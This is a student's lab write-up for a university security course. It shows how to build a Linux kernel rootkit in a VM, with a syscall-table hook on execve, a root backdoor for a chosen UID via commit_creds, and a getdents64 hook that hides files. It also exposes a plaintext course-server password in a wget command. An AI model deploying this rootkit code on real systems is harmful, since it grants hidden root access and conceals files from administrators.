COMP 4108

Assignment 2

Youssif Ashmawy
101280182


Part (A)

1) I have downloaded the rootkit file on my VM using this command:
“wget --user=comp4108 --password=z48QVUanF2wYV49A
https://www.cisl.carleton.ca/~hpatel/comp4108/private/code/a2/rootkit.c”

2) I ran the “sudo bash” command to have a bash shell with root privileges.

3) I ran this command on the root shell to find the address of the sys_call_table symbol inspecting /proc/kallsyms:
“grep sys_call_table /proc/kallsyms”

The result:




```
root@COMP4108-a2:/home/student# grep sys_call_table /proc/kallsyms
ffffffffa5c002a0 R x32_sys_call_table
ffffffffa5c013c0 R sys_call_table
ffffffffa5c02400 R ia32_sys_call_table
```

Thus, I can tell that the address is “ffffffffa5c013c0”

4) I edited this part of the rootkit.c file to provide the right symbol as an argument to kallsyms_lookup_name() in the get_syscall_table_bf() function using the “nano rootkit.c” command and this is the modified part:


```
“unsigned long * get_syscall_table_bf(void) {
  unsigned long *syscall_table;
  syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table");
  return syscall_table;
 }”
```

5) I confirmed that I can build the rootkit framework by running make. I downloaded all the other files in the a2 directory using the same wget command from Q1, replacing ‘rootkit.c’ with each respective file name. The result was as follows:




```
make -C /lib/modules/5.4.0-171-generic/build M=/home/student modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/rootkit.o
/home/student/rootkit.c:74:14: warning: ‘magic_prefix’ defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/rootkit.c:62:12: warning: ‘root_uid’ defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/rootkit.mod.o
  LD [M]  /home/student/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
```

After running make and using the ‘ls’ command, I got these results:




```
root@COMP4108-a2:/home/student# ls
eject.sh   Makefile       Module.symvers  rootkit.ko   rootkit.mod.c  rootkit.o
insert.sh  modules.order  rootkit.c       rootkit.mod  rootkit.mod.o
```

6) First time trying to run the “insert.sh” script, I got this result:



```
root@COMP4108-a2:/home/student# ./insert.sh
bash: ./insert.sh: Permission denied
```


I checked the permission of the file and this was the result:



```
root@COMP4108-a2:/home/student# ls -l insert.sh
-rw-r--r-- 1 root root 168 Aug 22 14:54 insert.sh
```


I added the execute (x) permission by running this command “chmod +x insert.sh” and then I ran the script again from the root bash.

I ran ‘lsmod’ to ensure that the rootkit was inserted successfully. The result was as follows:




```
root@COMP4108-a2:/home/student# lsmod | grep rootkit
rootkit                16384  0
```

7) I had the same permission error with “eject.sh”, so after adding the execution command, I ran the script and tested it by running the ‘lsmod’. The result was as follows:



```
root@COMP4108-a2:/home/student# lsmod | grep rootkit
root@COMP4108-a2:/home/student#
```

8) After completing the TODO markers in the ‘rootkit.c’ file for part A, I ran ‘insert.sh’ followed by ‘eject.sh’ then the “tail /var/log/syslog” command. The result was as follows for the last 4 lines:



```
Sep 27 12:27:29 COMP4108-a2 kernel: [55645.629871] Rootkit module initializing.
Sep 27 12:27:29 COMP4108-a2 kernel: [55645.644793] Rootkit module is loaded!
Sep 27 12:27:38 COMP4108-a2 kernel: [55655.285045] Rootkit module is unloaded!
Sep 27 12:27:38 COMP4108-a2 kernel: [55655.285049] Rootkit module cleanup copmlete.
```

9) P5) Isolated-Compartments: This principle involves compartmentalizing system components through robust isolation mechanisms like virtualization, process isolation, and containers. Applied against the rootkit, it limits the privilege escalation of a rootkit or its spread across system components. It is the compartmentalization that allows the protection of sensitive parts of a system, such as kernel processes or critical user data, in such a way that even if a rootkit gains access to parts of the system, it will find it hard to compromise other protected parts. For example, a rootkit that gains access to a user-level process because of

good compartmentalization would still not be able to affect kernel processes or other user accounts.

P6 Least-Privilege: This principle operates under the model of granting a process only the privileges it needs and only for the amount of time it needs those privileges. By reducing privileges for all processes currently running and accounts, this makes it more difficult for a rootkit to increase its privileges to take full control of the system. If a rootkit infects through a process with limited privileges, then its effectiveness can be severely limited since it will not have the necessary permissions to install itself as a kernel module or to modify key system files. For example, if running processes do not have administrative privileges, then even in the case of infection, modifications to sensitive parts of the OS are difficult to perform.

Part (B)

1)

First of all, I have created a variable to store the original 'execve' function:
"static t_syscall original_execve;"
Then I stored the function so that it can be restored later:
"original_execve = (t_syscall)__sys_call_table[__NR_execve];"
Then I hooked the new execve function:
"__sys_call_table[__NR_execve] = (unsigned long)new_execve;"

Then I have started implementing the 'new_execve' function:
I use kmalloc() to allocate memory and strncpy_from_user() to copy the filename from user space like what we used in the 'new_openat' function, but I have replaced 0 with -EFAULT because the 'execve' syscall critically depends on the filename:

```
"filename = kmalloc(4096, GFP_KERNEL);
if (strncpy_from_user(filename, (void *) regs->di, 4096) < 0) {
   kfree(filename);
   return -EFAULT;
}"
```

Then I used printk() to log the name of the file being executed and the effective user ID (UID) of the user running the file:

```
"printk(KERN_INFO "Executing %s\n", filename);
printk(KERN_INFO "Effective UID %d\n", euid.val);"
```


Then I free allocated the memory and called the original 'execve' function like what was done in the 'new_openat' function:

```
"kfree(filename);
return original_execve(regs);"
```

Finally, I unhooked and restored the 'execve' function:

“__sys_call_table[__NR_execve] = (unsigned long)original_execve;”

After modifying the ‘rootkit.c’ file, I ran ls command from the root bash followed by the “tail /var/log/syslog” command. The result was as follows:



```
Oct  1 20:48:13 COMP4108-a2 kernel: [431289.137187] Executing /usr/bin/tail
Oct  1 20:48:13 COMP4108-a2 kernel: [431289.137192] Effective UID 0
Oct  1 20:48:26 COMP4108-a2 kernel: [431302.567553] Executing /bin/ls
Oct  1 20:48:26 COMP4108-a2 kernel: [431302.567557] Effective UID 0
```


2) **Note: I’ve done this question after Part C Q1**
I modified the ‘rootkit.c’ file by adding the following lines:
First of all, I declared the root_uid variable and enabled it to be passed as a parameter:
“static int root_uid;”
“module_param(root_uid, int, 0);”
“MODULE_PARM_DESC(root_uid, "The UID of the user to be granted root privileges");”

Then, I modified the ‘new_execve’ function by adding these lines:
I added this line to get the effective uid:
“kuid_t euid = current_euid();”
Then I added this if statement with this command to check if the effective uid matches the root_uid and if it matches, it escalatets the privilege to root privilege:
“if (euid.val == root_uid) {
commit_creds(prepare_kernel_cred(NULL));
}”

Finally, I modified the ‘insert.sh’ file to add a variable root_uid that holds the value of the user account (1001) and pass it as a parameter when inserting the rootkit:
“SUFFIX=.txt
ROOT_UID=1001
MAGIC_PREFIX=\sys

#Insert the rootkit module, providing some parameters
insmod rootkit.ko root_uid=$ROOT_UID suffix=$SUFFIX magic_prefix=$MAGIC_PREFIX”

Now, testing it out, I have opened another terminal from a student user and ran ‘whoami’ command then ran the ‘insert.sh’ from the root bash of the other terminal and ran ‘whoami’ again. The result was as follows:



```
student@COMP4108-a2:~$ whoami
student
student@COMP4108-a2:~$ whoami
root
```

Part C


1) **Note: I’ve done this question after Part C Q2**
I’ve modified the ‘new_getdents64’ function by removing the magic_prefix filtering logic and adding this ‘printk’ statement to print all directory entries:
“printk(KERN_INFO "entry: %s\n", current_dir->d_name);”

Then I removed the ‘previous_dir’ variable, because we no longer need to modify entries.

Then I’ve added a log message at the beginning to indicate the invocation of the getdents64 hook, followed by a log for each directory entry's name:
“printk(KERN_INFO "getdents64() hook invoked.\n");”
“printk(KERN_INFO "entry: %s\n", current_dir->d_name);”

Finally, I removed the memory adjustments.

After modifying the ‘rootkit.c’ file and inserting the rootkit, I ran ls command from the root bash followed by the “tail /var/log/syslog” command. The result was as follows:



```
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828578] getdents64() hook invoked.
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828583] entry: .gnupg
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828586] entry: rootkit.o
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828588] entry: .sudo_as_admin_successful
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828591] entry: .rootkit.mod.o.cmd
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828593] entry: ..
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828596] entry: insert.sh
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828598] entry: rootkit.c
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828601] entry: .bash_logout
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828603] entry: rootkit.mod.c
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828606] entry: .bashrc
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828608] entry: .profile
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828611] entry: rootkit.ko
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828613] entry: .lesshst
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828616] entry: .rootkit.ko.cmd
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828619] entry: .bash_history
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828621] entry: .viminfo
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828623] entry: Makefile
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828626] entry: modules.order
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828628] entry: rootkit.mod.o
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828631] entry: .rootkit.o.cmd
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828633] entry: .Xauthority
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828636] entry: .cache
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828638] entry: eject.sh
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828641] entry: .landscape
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828643] entry: .
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828646] entry: .rootkit.mod.cmd
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828648] entry: $sys$_lol_hidden.txt
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828651] entry: Module.symvers
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828653] entry: rootkit.mod
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828656] entry: .vim
Oct  6 15:37:27 COMP4108-a2 kernel: [239628.828658] entry: .local
Oct  6 15:37:34 COMP4108-a2 kernel: [239636.044516] Executing /usr/bin/tail
Oct  6 15:37:34 COMP4108-a2 kernel: [239636.044521] Effective UID 0
```

2) First of all, I have created a variable to store the original ‘getdents64’ function:

```
“static t_syscall original_getdents64;”
```

Then I stored the function so that it can be restored later:

```
“original_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];”
```

Then I hooked the new execve function:

```
“__sys_call_table[__NR_getdents64] = (unsigned long)new_getdents64;”
```

Then I have started implementing the ‘new_getdents46’ function:
I called the original system call:

```
“ret = original_getdents64(regs);
if (ret <= 0) return ret;”
```

Then I allocated kernel memory for directory entries:

```
“kdirent = kzalloc(ret, GFP_KERNEL);
if (kdirent == NULL) return ret;”
```

Then I copied directory entries from user space:

```
“if (copy_from_user(kdirent, (struct linux_dirent64 *)regs->si, ret)) {
   kfree(kdirent);
   return ret;
}”
```

Then I iterated through directory entries:

```
“while (offset < ret) {
   current_dir = (void *)kdirent + offset;”
```

Then I checked for entries matching the magic prefix:

```
“if (strncmp(current_dir->d_name, magic_prefix, strlen(magic_prefix)) == 0)”
```

Then I hid the matching directory entry :

```
“
if (previous_dir == NULL) {
            memmove(current_dir, (void *)current_dir + current_dir->d_reclen, ret -
(offset + current_dir->d_reclen));
            ret -= current_dir->d_reclen;
           continue;
}”
```

I handled the cases where the non-first entry to be hidden and where the entry should not be hidden respectively:

```
“previous_dir->d_reclen += current_dir->d_reclen;”
“previous_dir = current_dir;”
```

Then I moved to the next directory:
“offset += current_dir->d_reclen;”


Then I copied the modified buffer back to the user space:
“if (copy_to_user((struct linux_dirent64 *)regs->si, kdirent, ret)) {
   kfree(kdirent);
   return -EFAULT;
}”

Then I free allocated the memory and return:
“kfree(kdirent);
return ret;”

Finally, I unhooked and restored the ‘new_getdents46’ function:
“__sys_call_table[__NR_getdents64] = (unsigned long)original_getdents64;”


After modifying the ‘rootkit.c’ file, I created a .txt file and named it ‘sys_lol_hidden.txt’ using ‘touch’ command from the root bash:
“touch \$sys\$_lol_hidden.txt”

Then I ran ‘ls’ command, and this was the result:



```
root@COMP4108-a2:/home/student# ls
'$sys$_lol_hidden.txt'   insert.sh   modules.order    rootkit.c    rootkit.mod     rootkit.mod.o
 eject.sh                Makefile    Module.symvers   rootkit.ko   rootkit.mod.c   rootkit.o
```

Then I ran ‘make’ followed by ‘./insert.sh’ from the root bash and I reran ‘ls’ command, and this was the result:



```
root@COMP4108-a2:/home/student# ./insert.sh
root@COMP4108-a2:/home/student# ls
eject.sh  insert.sh  Makefile  modules.order  Module.symvers  rootkit.c  rootkit.ko  rootkit.mod  rootkit.mod.c  rootkit.mod.o  rootkit.o
```

The ‘sys_lol_hidden.txt’ file was hidden after running the ./insert.sh file.